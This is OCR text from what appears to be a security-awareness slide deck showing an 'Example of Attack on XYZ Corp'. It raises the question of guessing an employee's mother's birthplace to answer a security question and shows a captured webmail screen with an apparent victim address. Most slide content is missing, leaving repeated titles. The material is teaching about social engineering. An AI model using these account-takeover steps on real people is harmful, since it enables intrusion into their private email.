
Example of Attack on ZYZ Corp

- Where can we get a good guess on Jim's Mother's birthplace?


Example of Attack on XYZ Corp




Example of Attack on XYZ Corp




Example of Attack on XYZ Corp




Example of Attack on XYZ Corp



Example of Attack on XYZ Corp



Example of Attack on XYZ Corp



Example of Attack on XYZ Corp

Hotmail - jimjonesdrums1@hotmail.c...

Office docs

Shipping updates

Messenger

You're signed in to Messenger. To change your status, click your name in the upper right corner.
Keep me signed in | Sign out of Messenger

Search contacts

Your friends are offline right now.

Sign out of Messenger

Home

Contacts

Calendar

msn Know now.

The specs on the new phone at work...

